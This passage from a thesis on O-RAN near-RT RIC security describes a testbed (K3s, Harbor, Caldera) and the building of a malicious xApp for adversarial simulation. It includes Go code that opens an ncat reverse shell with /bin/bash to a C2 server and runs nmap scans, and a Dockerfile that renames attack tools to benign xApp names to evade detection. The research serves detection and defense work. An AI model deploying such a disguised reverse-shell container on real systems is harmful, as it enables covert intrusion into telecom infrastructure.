


Figure 5.4: xApp Testbed Infrastructure

5.5.1 Near-RT RIC Testbed

The central component of the testbed is the near-RT-RIC platform, which provides the execution environment for xApps. The architecture and inner workings of the near-RT-RIC platform are discussed in detail in section 3.2. This platform is hosted on a virtual machine in the PVE hypervisor, using a Ubuntu 24.04 LTS operating system, with 8 vCPUs and 32GB of RAM. The O-RAN release employed throughout this thesis is the I-release, which was released in December 2023 **O-ReleasesReleasesConfluence**. The near-RT-RIC platform is based on a Kubernetes cluster, running K3s, which a lightweight, highly available and certified Kubernetes distribution used to orchestrate Kubernetes workloads. The near-RT-RIC platform is deployed using the officially provided Helm charts in the O-RAN SC Gerrit code repository [77] [78].

The installation of the near-RT-RIC platform using the Helm charts is performed using the command shown in listing 5.7 below, however, there are various other configurations and dependencies required to deploy the near-RT-RIC platform. These are out of scope of this thesis and are not discussed in detail.

```
1 helm install nearrrtric -n ricplt local/nearrrtric -f \\  
2 helm-overrides/nearrrtric/minimal-nearrt-ric.yaml
```

Listing 5.7: Installation of Near-RT RIC using Helm

A Kubernetes minimal deployment view of the near-RT-RIC platform, including its pods and services and a sample xApp is depicted in figure 5.5 and figure 5.6.

```
foran@near-rt-ric:~$ kubectl get pods -A | sort
```

NAMESPACE	NAME	READY	STATUS
kube-system	coredns-6799fbcd5-klgjq	1/1	Running
kube-system	local-path-provisioner-84db5d44d9-84sb5	1/1	Running
kube-system	metrics-server-67c658944b-wpcj5	1/1	Running
ricplt	deployment-ricplt-almediator-878b8f8c8-dvdj7	1/1	Running
ricplt	deployment-ricplt-appmgr-79cdbd869d-7zpgn	1/1	Running
ricplt	deployment-ricplt-e2mgr-8f564cc45-5qz7m	1/1	Running
ricplt	deployment-ricplt-e2term-alpha-67f49b9fd4-pgdhd	1/1	Running
ricplt	deployment-ricplt-rtmgr-7fcf8b5499-dkj97	1/1	Running
ricplt	deployment-ricplt-submgr-6976b98774-hpffk	1/1	Running
ricplt	ricplt-influxdb-0	1/1	Running
ricplt	statefulset-ricplt-dbaas-server-0	1/1	Running
ricxapp	ricxapp-hw-go-667b6dc966-lps4g	1/1	Running

Figure 5.5: Kubernetes Deployment View of Near-RT RIC pods

```
foran@near-rt-ric:~$ kubectl get services -A
```

NAMESPACE	NAME	TYPE	CLUSTER-IP	EXTERNAL-IP	PORT(S)
default	kubernetes	ClusterIP	10.43.0.1	<none>	443/TCP
kube-system	kube-dns	ClusterIP	10.43.0.10	<none>	53/UDP, 53/TCP, 9153/TCP
kube-system	metrics-server	ClusterIP	10.43.127.157	<none>	443/TCP
ricplt	service-ricplt-dbaas-tcp	ClusterIP	None	10.0.0.251	6379/TCP
ricplt	service-ricplt-e2mgr-rmr	ClusterIP	10.43.160.235	10.0.0.251	4561/TCP, 3801/TCP
ricplt	service-ricplt-submgr-rmr	ClusterIP	10.43.233.125	10.0.0.251	4560/TCP, 4561/TCP
ricplt	ricplt-influxdb	ClusterIP	10.43.176.167	10.0.0.251	8086/TCP
ricplt	service-ricplt-appmgr-http	ClusterIP	10.43.164.17	10.0.0.251	8080/TCP
ricplt	service-ricplt-e2term-prometheus-alpha	ClusterIP	10.43.60.37	10.0.0.251	8088/TCP
ricplt	service-ricplt-submgr-http	ClusterIP	10.43.224.219	10.0.0.251	8088/TCP
ricplt	service-ricplt-rtmgr-http	ClusterIP	10.43.52.209	10.0.0.251	3800/TCP
ricplt	service-ricplt-e2mgr-http	ClusterIP	10.43.82.152	10.0.0.251	3800/TCP
ricplt	service-ricplt-e2term-rmr-alpha	ClusterIP	10.43.170.105	10.0.0.251	4561/TCP, 38000/TCP
ricplt	service-ricplt-e2term-sctp-alpha	NodePort	10.43.48.22	10.0.0.251	36422:32222/SCTP
ricplt	service-ricplt-almediator-http	ClusterIP	10.43.50.172	10.0.0.251	10000/TCP
ricplt	service-ricplt-almediator-rmr	ClusterIP	10.43.10.136	10.0.0.251	4561/TCP, 4562/TCP
ricplt	service-ricplt-rtmgr-rmr	ClusterIP	10.43.102.156	10.0.0.251	4561/TCP, 4560/TCP
ricplt	service-ricplt-appmgr-rmr	ClusterIP	10.43.144.33	10.0.0.251	4561/TCP, 4560/TCP
ricxapp	service-ricxapp-hw-go-http	ClusterIP	10.43.63.126	<none>	8080/TCP
ricxapp	service-ricxapp-hw-go-rmr	ClusterIP	10.43.92.76	<none>	4560/TCP, 4561/TCP

Figure 5.6: Kubernetes Deployment View of Near-RT RIC Services

Kubernetes Namespaces

The Kubernetes cluster of the near-RT-RIC platform is divided into three main namespaces, as discussed below.

- **kube-system:** Kubernetes infrastructure pods for operational purposes
- **ricplt:** Pods for O-RAN components (AppMgr, SubMgr, etc.)
- **ricxapp:** Pods for xApps

5.5.2 Development Environment

The development environment is used to develop, test and debug the xApp and is hosted on the PVE hypervisor, using a Ubuntu 24.04 LTS operating system, with 8 vCPUs and 32GB of RAM. The development environment contains the code base, xApp framework, dependencies for the local testing of the xApp and

5 Development and Implementation

Docker environment for container building, testing and interaction with the container registry.

The development environment contains the following key components:

- xApp code base and code templates
- xApp Go framework
- Go programming language
- Helm for the deployment of xApp through `dms_cli`
- ChartMuseum for the storage and distribution of the Helm charts
- `dms_cli` for onboarding, installing, upgrading, rolling back and deinstalling xApps
- Dependencies for local testing, such as the RMR and RMR-dev packages
- Environment variables for the xApp testing such as `CFG_FILE` and `RMR_SEED_RT` for xApp configuration file and RMR seed runtime configuration
- Docker for container building and testing
- Git for version control

5.5.3 Container Registry Harbor

The Harbor container registry serves the role for storing and distributing the xApp images. The features of Harbor are discussed in section 5.4.2. The registry is hosted on a separate VM on the PVE hypervisor with sufficient storage for the xApp images. The Harbor instance is deployed using Helm on a separate Kubernetes cluster based on K3s and is the only component that is publicly routed outside of the internal environment, which is only accessible via a Virtual Private Network (VPN). The registry is served through the network of the Deutsches Forschungsnetz (DFN) and available at public URL <https://knast.dn.fh-koeln.de>. The Harbor endpoint is secured using a Let's Encrypt certificate and only serves Hypertext Transfer Protocol Secure (HTTPS) traffic. The interaction with Harbor in this orchestrated environment, exclusively occurs via Harbor's API. The Harbor web-interface is depicted in figure 5.7. A Kubernetes deployment view of the Harbor instance is depicted in figure 5.8.




Figure 5.7: Harbor Web-Interface

The following figure depicts the Kubernetes deployment of the Harbor instance, including its pods and services

NAMESPACE	NAME	READY	STATUS	RESTARTS	AGE
cert-manager	pod/cert-manager-7df78d6dfb-rm2pv	1/1	Running	1 (153d ago)	173d
cert-manager	pod/cert-manager-cainjector-7895f6ff5c-z5kfx	1/1	Running	1 (153d ago)	173d
cert-manager	pod/cert-manager-webhook-5d7fc67f7b-rf754	1/1	Running	1 (153d ago)	173d
harbor	pod/harbor-chartmuseum-6f775bddf-2qrkn	1/1	Running	1 (153d ago)	173d
harbor	pod/harbor-core-6444c85fc5-7g4tp	1/1	Running	1 (153d ago)	173d
harbor	pod/harbor-database-0	1/1	Running	1 (153d ago)	173d
harbor	pod/harbor-jobservice-5875c88bc8-28xdm	1/1	Running	5 (153d ago)	173d
harbor	pod/harbor-notary-server-7f9684df5b-tlt5l	1/1	Running	1 (153d ago)	173d
harbor	pod/harbor-notary-signer-78855d75bc-c2cmz	1/1	Running	1 (153d ago)	173d
harbor	pod/harbor-portal-676b974d84-knvdv	1/1	Running	1 (153d ago)	173d
harbor	pod/harbor-redis-0	1/1	Running	1 (153d ago)	173d
harbor	pod/harbor-registry-956dd854f-wbnrs	2/2	Running	2 (153d ago)	173d
harbor	pod/harbor-trivy-0	1/1	Running	1 (153d ago)	173d
kube-system	pod/coredns-576bfc4dc7-h8ldd	1/1	Running	1 (153d ago)	173d
kube-system	pod/helm-install-traefik-crd-hdffj	0/1	Completed	0	173d
kube-system	pod/helm-install-traefik-rqlwp	0/1	Completed	1	173d
kube-system	pod/local-path-provisioner-6795b5f9d8-xhc8j	1/1	Running	1 (153d ago)	173d
kube-system	pod/metrics-server-557ff575fb-p7b26	1/1	Running	1 (153d ago)	173d
kube-system	pod/svc-lb-traefik-cbfff3de6-2s7fw	2/2	Running	2 (153d ago)	173d
kube-system	pod/traefik-5fb479b77-b67mn	1/1	Running	1 (153d ago)	173d

NAMESPACE	NAME	TYPE	CLUSTER-IP	EXTERNAL-IP	PORT(S)	AGE
cert-manager	service/cert-manager	ClusterIP	10.43.20.229	<none>	9402/TCP	173d
cert-manager	service/cert-manager-cainjector	ClusterIP	10.43.126.205	<none>	9402/TCP	173d
cert-manager	service/cert-manager-webhook	ClusterIP	10.43.171.139	<none>	443/TCP, 9402/TCP	173d
default	service/kubernetes	ClusterIP	10.43.0.1	<none>	443/TCP	173d
harbor	service/harbor-chartmuseum	ClusterIP	10.43.18.100	<none>	80/TCP	173d
harbor	service/harbor-core	ClusterIP	10.43.53.122	<none>	80/TCP	173d
harbor	service/harbor-database	ClusterIP	10.43.182.144	<none>	5032/TCP	173d
harbor	service/harbor-jobservice	ClusterIP	10.43.34.253	<none>	80/TCP	173d
harbor	service/harbor-notary-server	ClusterIP	10.43.121.205	<none>	4443/TCP	173d
harbor	service/harbor-notary-signer	ClusterIP	10.43.208.40	<none>	7899/TCP	173d
harbor	service/harbor-portal	ClusterIP	10.43.237.79	<none>	80/TCP	173d
harbor	service/harbor-redis	ClusterIP	10.43.24.30	<none>	6379/TCP	173d
harbor	service/harbor-registry	ClusterIP	10.43.20.56	<none>	5000/TCP, 8080/TCP	173d
harbor	service/harbor-trivy	ClusterIP	10.43.36.96	<none>	8080/TCP	173d
kube-system	service/kube-dns	ClusterIP	10.43.0.10	<none>	53/UDP, 53/TCP, 9153/TCP	173d
kube-system	service/metrics-server	ClusterIP	10.43.75.192	<none>	443/TCP	173d
kube-system	service/traefik	LoadBalancer	10.43.252.89	139.6.19.13	80:30738/TCP, 443:32326/TCP	173d

Figure 5.8: Kubernetes Deployment View of Harbor

5.5.4 Caldera Adversary Simulation Platform

The Caldera adversary simulation platform is central to orchestration of adversarial activities through the malicious xApp instances. The platform's features are discussed in more detail in section 2.3.2. The Caldera instance is deployed on a separate VM on the PVE hypervisor, using a Ubuntu 24.04 LTS operating system, with 8 vCPUs and 16GB of RAM. The Caldera instance is directly installed on the operating system and managed via systemd. The version employed in this thesis is 4.2.0. An example of the Caldera interface, specifically an overview of adversary profile and a connected agent, are depicted in figure 5.9 and figure 5.10.

The following figure depicts the overview of the adversary profile *A2-ORAN-RIC-Enumerator* in the Caldera interface.




Figure 5.9: Caldera Interface: Adversary Profile

The following figure depicts the connected agent *ofnaxc* in the Caldera interface.




Figure 5.10: Caldera Interface: Connected Agent

5.5.5 Management and Orchestration Machine

The infrastructure described above is managed and orchestrated from a central machine. The management machine is deployed as a separate VM on the PVE hypervisor, using a Ubuntu 24.04 LTS operating system, with 8 vCPUs and 16GB of

RAM. This machine is used to develop and automate the provisioning and configuration of infrastructure components. The main tools facilitating the orchestration and automated rollout of the entire infrastructure are OpenTofu/Terraform and Ansible.

5.6 Automation and Maintenance

The complexity of the infrastructure due to its heterogeneous and diverse application ecosystem, requires a robust and automated approach to the provisioning and configuration of its components. This ensures that the infrastructure is consistent, reproducible and manageable, without the need for manual installation and configuration of the environment. The main tools employed for this purpose are OpenTofu/Terraform and Ansible.

5.6.1 OpenTofu/Terraform

Terraform is a tool developed by HashiCorp, that facilitates the Infrastructure as Code (IaC) approach through managing the lifecycle of cloud- and on-premise infrastructure. The tool allows for the declarative configuration, versioning, sharing and deployment of infrastructure. There exist a multitude of providers for the different infrastructure ecosystems, the provider employed throughout this thesis is the PVE provider, due the hypervisor being used. The licensing model of HashiCorp has driven the development of OpenTofu, which is an open-source, community-driven fork of Terraform. OpenTofu is used to manage the PVE hypervisor and the infrastructure components deployed on it. The IaC implementation is out of scope of this thesis [79]–[81].

5.6.2 Ansible

The configuration of the deployed infrastructure is performed using Ansible. Ansible is a tool for configuration management of various infrastructure components and applications. It facilitates the automated configuration of the Operating System (OS), updates, user management, authentication, networks and interfaces, Kubernetes clusters and applications. This makes it a powerful tool for consistently configuring and maintaining the infrastructure and application ecosystem described in this thesis. The means of implementation of the infrastructure configuration is out of scope of this thesis [82].

5.7 Design

This section discusses the design decisions made for the xApp and the interaction with the system components.

There exist two main xApp design patterns, the *reactive* and the *general* xApp. The *reactive* xApp operates in a passive manner and only reacts in response to incoming RMR messages through defined callback procedures. This pattern is an adoption of the event-driven architecture, in the context of the near-RT-RIC ecosystem. In contrast, the *general* xApp offers more flexibility, by enabling the developer to implement the custom control logic as required, without requiring the implementation of the RMR interface. This approach is more suitable to the development of malicious xApps, for the purpose of adversarial simulation, since the adversarial behavior can be implemented and triggered without the need for certain events to occur. Furthermore, it allows for more versatility in regards to targeting container isolation mechanisms and interacting independently with the near-RT-RIC environment. Furthermore, the testbed setup does not integrate with disaggregated gNB components, hence no E2 node interaction arises and the primary focus is on the near-RT-RIC and its components and underlying infrastructure. Both design patterns rely on the same libraries and benefit from automatic registration with the AppMgr.

The malicious behavior of the xApp is developed using the Go programming language, due to the benefits mentioned in section 5.3.1. The malicious xApp is implemented as a *general* xApp, leveraging the O-RAN SC's *ric-app-hw-go* xApp as a foundational template. This reference implementation provides a comprehensive starting point for developing xApps using the Go xApp framework. This prototype implementation provides fundamental implementations of various capabilities, including, but not limited to, persistent storage operations, RMR health monitoring, metric generation and E2/A1 interface interactions [83].

5.8 Implementation

This section discusses the key implementation aspects for developing a malicious xApp, while adhering to the fundamental structure and implementing the core functionality required for operating a functional xApp in the near-RT-RIC environment. The first section examines the source code implementation details of the xApp, including main entry points and flow of execution. The second section addresses aspects related to the containerization of the xApp, including the core aspects of the Dockerfile such as the multi-stage build process, the base images, environment variables, dependencies

and integration of packages that facilitate the adversarial behavior. The final section discusses the compilation and execution of the xApp, including the deployment in the near-RT-RIC environment and the integration of the xApp with the Caldera adversary simulation platform.

5.8.1 Source Code

This section examines significant source code implementation details of the malicious xApp, focusing on its main entry points, execution flow, and key components that enable the adversarial behavior within the near-RT-RIC environment.

The libraries employed for the implementation entail the following packages, listed in the code snippet 5.8 below. Besides the three libraries supplied by the O-RAN SC, there are two additional libraries required for the implementation of the malicious functionality of the xApp. The first library is the *net* package, which facilitates the Command and Control (C2) communication and interaction with the near-RT-RIC through tools such as nmap, which is used to scan the environment and conduct reconnaissance activities. Furthermore, the *os/exec* package facilitates interaction with container OS, extracting information from the container and executing commands to fulfill its malicious goals.

```

1  import (
2      "bufio"
3      "encoding/json"
4      "fmt"
5      "net"
6      "os/exec"
7      "strings"
8      "sync"
9      "time"
10
11     "gerrit.o-ran-sc.org/r/ric-plt/alarm-go.git/alarm"
12     "gerrit.o-ran-sc.org/r/ric-plt/xapp-frame/pkg/clientmodel"
13     "gerrit.o-ran-sc.org/r/ric-plt/xapp-frame/pkg/xapp"
14 )

```

Listing 5.8: Malicious xApp: Import Statements

The code snippet 5.9 depicts the main entry point of the malicious code, which is triggered upon successful registration of the xApp in the near-RT-RIC environment. The method begins by logging the successful registration, retrieving the list of available gNBs instances connected to the near-RT-RIC, and establishing subscription requests to each of them. Subsequently, the xApp enters the method *triggerConnectionRequest*,

5 Development and Implementation

which is the central starting point for exercising and orchestrating the adversarial operations. The method comprises a multitude of reconnaissance and data exfiltration activities, ending in the establishment of a malicious connection to the C2-Server.

```
1 func (e *HWApp) xAppStartCB(d interface{}) {
2     xapp.Logger.Info("xApp ready call back received")
3
4     // get the list of all NBs
5     nbList := e.getnbList()
6
7     // send subscription request to each of the NBs
8     for _, nb := range nbList {
9         e.sendSubscription(nb.InventoryName)
10    }
11
12    // Execute the adversarial operations
13    e.triggerConnectionRequest()
14 }
```

Listing 5.9: Malicious xApp: Main Entry Point

The *os/exec* package is further used to extract information from the container in the deployed environment, such as the IP address. An excerpt of this functionality is depicted in the code snippet 5.10 below.

```
1 // Get local IP
2 addrs, _ := net.InterfaceAddrs()
3 var localIP string
4 for _, addr := range addrs {
5     if ipnet, ok := addr.(*net.IPNet); ok && !ipnet.IP.IsLoopback
6     () {
7         if ipnet.IP.To4() != nil {
8             localIP = ipnet.IP.String()
9             break
10        }
11    }
12 }
```

Listing 5.10: Malicious xApp: Get IP Address

This information is in turn used to establish a reverse shell connection for manual or for integration with the Caldera adversary simulation platform. Furthermore, the IP address is used to scan the network on the near-RT-RIC environment, to identify the available components and interact with them. The nmap binary is renamed to *xapp-metrics-collector* and is used to perform the reconnaissance activities. An example of such reconnaissance activity, facilitate through nmap is depicted in the

code snippet 5.11 below.

```

1  Execute the nmap ping sweep
2  sendMsg("\nStarting ping sweep...")
3  cmd := exec.Command("xapp-metrics-collector", "-sn",
   targetNetwork, "-oG", "-")
4  stdout, _ := cmd.StdoutPipe()
5  stderr, _ := cmd.StderrPipe()

```

Listing 5.11: Malicious xApp: Nmap

The most versatile approach for conducting adversarial activities is achieved through the integration with the Caldera adversary simulation platform. The establishment of a reverse shell connection to the C2 server, with the ability to execute commands and integrate the xApp with Caldera is depicted in the code snippet 5.12 below. Note that the ncat binary is renamed to *xapp-health-monitor* and is used to establish the reverse shell connection.

```

1  // Establish reverse shell connection to C2-Server
2  cmd = exec.Command("xapp-health-monitor",
3  revShellIP,
4  revShellPort,
5  "-e",
6  "/bin/bash",
7  "-v")
8  stdout, _ = cmd.StdoutPipe()
9  stderr, _ = cmd.StderrPipe()

```

Listing 5.12: Malicious xApp: Reverse Shell

The malicious goals and operations of the various xApp implementations are discussed in chapter 6.

5.8.2 Docker Image

This section examines the implementation details regarding the containerization of the xApp. The Dockerfile is a multi-stage build, meaning that there is more than one stage in the build process. The first stage is the builder stage, which is used to compile the xApp source code into a binary and save it to the local workspace. The base image is a custom builder image, based on an Ubuntu 20.04 container operating system, hosted in the O-RAN SC Nexus staging repository. The builder image comes prepackaged with necessary dependencies for building the xApp, such as the Go programming language. The first stage installs the necessary utilities and the RMR library and header files for compiling the xApp. Furthermore, it sets the working directory to the xApp root directory, copies the xApp source code to the container,

5 Development and Implementation

sets the required Go environment variables for the compilation process and finally compiles the xApp source code into a binary. The first stage of the Docker file is depicted in listing 5.13.

```
1  # Build the malicious xApp
2
3  # O-RAN SC Nexus Staging Repository Port 10004
4  FROM nexus3.o-ran-sc.org:10004/o-ran-sc/bldr-ubuntu20-c-go:1.1.1
   as build-revshell
5
6  # Install utilities
7  RUN apt update && apt install -y iputils-ping net-tools curl sudo
   ca-certificates
8
9  # Install RMr shared library & development header files
10 RUN wget --content-disposition https://packagecloud.io/o-ran-sc/
   release/packages/debian/stretch/rmr_4.7.0_amd64.deb/download.deb
   \
11 && dpkg -i rmr_4.7.0_amd64.deb && rm -rf rmr_4.7.0_amd64.deb
12 RUN wget --content-disposition https://packagecloud.io/o-ran-sc/
   release/packages/debian/stretch/rmr-dev_4.7.0_amd64.deb/download
   .deb \
13 && dpkg -i rmr-dev_4.7.0_amd64.deb && rm -rf rmr-dev_4.7.0_amd64.
   deb
14
15 # Install dependencies, compile and test the module
16 RUN mkdir -p /go/src/revshell
17 COPY . /go/src/revshell
18
19 WORKDIR "/go/src/revshell"
20
21 ENV GO111MODULE=on GO_ENABLED=0 GOOS=linux
22
23 RUN go build -a -installsuffix cgo -o revshell revshell.go
```

Listing 5.13: Dockerfile: Builder Stage (1st stage)

The second stage is the final stage, which is used to define the deployment container as depicted in code snippet 5.14. The final stage sets environment variables required for the operation of the xApp application, copies the compiled binary, configuration files and libraries to the deployment container, and sets the entrypoint to the compiled binary. Furthermore, this stage installs multiple packages facilitating malicious xApp operations, such as the *nmap* tool for network reconnaissance and *ncat* for C2 communication. In order to diminish the risk of detection, some of the packages are renamed to resemble legitimate O-RAN SC xApps or other O-RAN functions, such

as the *xapp-metrics-collector* and *xapp-health-monitor*.

```

1  # Final deployment container
2  FROM ubuntu:22.04
3
4  ENV CFG_FILE=config/config-file.json
5  ENV RMR_SEED_RT=config/uta_rtg.rt
6
7  RUN mkdir /config
8
9  COPY --from=build-revshell /go/src/revshell/revshell /
10 COPY --from=build-revshell /go/src/revshell/config/* /config/
11 COPY --from=build-revshell /usr/local/lib /usr/local/lib
12
13 # Update the shared library cache
14 RUN ldconfig
15
16 RUN DEBIAN_FRONTEND=noninteractive apt update && \
17     DEBIAN_FRONTEND=noninteractive apt install -y iputils-ping \
18     net-tools curl sudo ca-certificates nmap wget netcat \
19     iproute2 iputils-ping hping3 ncat
20
21 RUN mv /usr/bin/nmap /usr/bin/xapp-metrics-collector \
22     && chmod 755 /usr/bin/xapp-metrics-collector
23 RUN mv /usr/bin/ncat /usr/bin/xapp-health-monitor \
24     && chmod 755 /usr/bin/xapp-health-monitor
25 RUN cp /usr/bin/curl /usr/bin/ue-locator \
26     && chmod 755 /usr/bin/ue-locator
27 RUN mv /usr/sbin/ip /usr/bin/xapp-network-monitor \
28     && chmod 755 /usr/bin/xapp-network-monitor
29 RUN cp /usr/bin/base64 /usr/bin/xapp-config-manager \
30     && chmod 755 /usr/bin/xapp-config-manager
31
32 RUN chmod 755 /revshell
33 CMD ["/revshell"]

```

Listing 5.14: Dockerfile: Deployment Container (Final Stage)

The Docker build command is used to build the final xApp image, which is then uploaded to the Harbor container registry. From there, it can be deployed in the near-RT-RIC environment. The Docker build command is discussed in section 5.4.1.

5.9 Testing and Debugging

The xApp is tested and debugged in on the development machine, which has all the necessary tools for compiling the xApp, building and uploading the xApp image to the Harbor registry and executing the xApp in the local environment, without the need for deployment on the near-RT-RIC environment.

There exist two primary means of execution of the xApp in the development environment. The first method entails the execution of the binary directly, without the need for containerization. The second method comprises the containerization of the xApp, using the Dockerfile as discussed in section 5.4.1, and running the Docker container in the local environment. The output of the xApp is redirected to the console in the first method, while the second method requires the interaction with the Docker container or Docker CLI to query the logs. The logs provide an insight into the operation of the xApp, allowing the developer to trace the execution and identify potential issues.

The xApp binary is compiled using the command shown in listing 5.15 below.

```
1 go build -a -installsuffix cgo -o revshell revshell.go
```

Listing 5.15: Compile xApp Binary

5.10 Deployment

The deployment of the xApp in the near-RT-RIC environment is performed using the dms_cli tool, and requires a valid image in the Harbor registry, as well the xApp configuration and schema file for the xApp. Since the xApp does not require any additional control parameters, the schema file does not require any additional configuration. The xApp configuration file requires the updated xApp name and version, as well as the container image specification, such as the image name, location and tag.

The deployment of the xApp, using the dms_cli tool, including the onboarding and installation process are discussed in section ?? and ??. The entire process from configuration file changes to the onboarding and installation of the xApp are automated using Ansible playbooks.

6 Attack Scenarios: Design, Execution and Evaluation

This section describes the implementation and execution of attack scenarios on the near-RT-RIC platform. The attack scenarios are designed to test the security mechanisms of the near-RT-RIC platform. Furthermore, as this thesis is conducted in the context of the FORAN project, the attack scenarios serve the purpose for enhancing detection and defense capabilities and thereby contribute to the FORAN research project.

6.1 Attack Scenario Development Methodology

The development of attack scenarios is split into two primary approaches. The first approach entails the development of scenarios that are primarily based on the tooling and capabilities of the xApp themselves. Thereby, the adversarial behavior is static and deterministic, as it is based on the xApp's implemented control logic and binaries available in the containerized image. Furthermore, this approach entails opening a reverse shell from the orchestrated near-RT-RIC environment to an external C2 server, that allows an adversary to manually interact and execute commands in the near-RT-RIC environment. This approach is classified in this thesis as xApp reverse shell attack scenarios.

The second approach entails the development of scenarios that integrate the Caldera adversarial simulation framework, in order to enhance and augment the static adversarial behavior of the first approach. This approach is classified as xApp Caldera attack scenarios.

6.2 Attack Scenario Design

This section outlines the design of the attack scenarios, which are split into two categories. The first category comprises the xApp reverse shell attack scenarios, and the second category describes the xApp Caldera attack scenarios.

6.2.1 xApp Reverse Shell Attack Scenarios

The reverse shell xApp scenarios, ID-XAPP-01 to ID-XAPP-03, are presented in the following subsections.

ID-XAPP-01: Reverse Shell Establishment and Basic Reconnaissance

The reverse shell xApp, ID-XAPP-01, is deployed in the near-RT-RIC environment and establishes an external connection to a publicly routed C2 server. This implementation demonstrates the potential security risks associated with malicious xApps in the near-RT-RIC environment, and how network policies and runtime security are essential to guard against such attacks. The following passage outlines the expected behavior and execution context of the reverse shell xApp ID-XAPP-01.

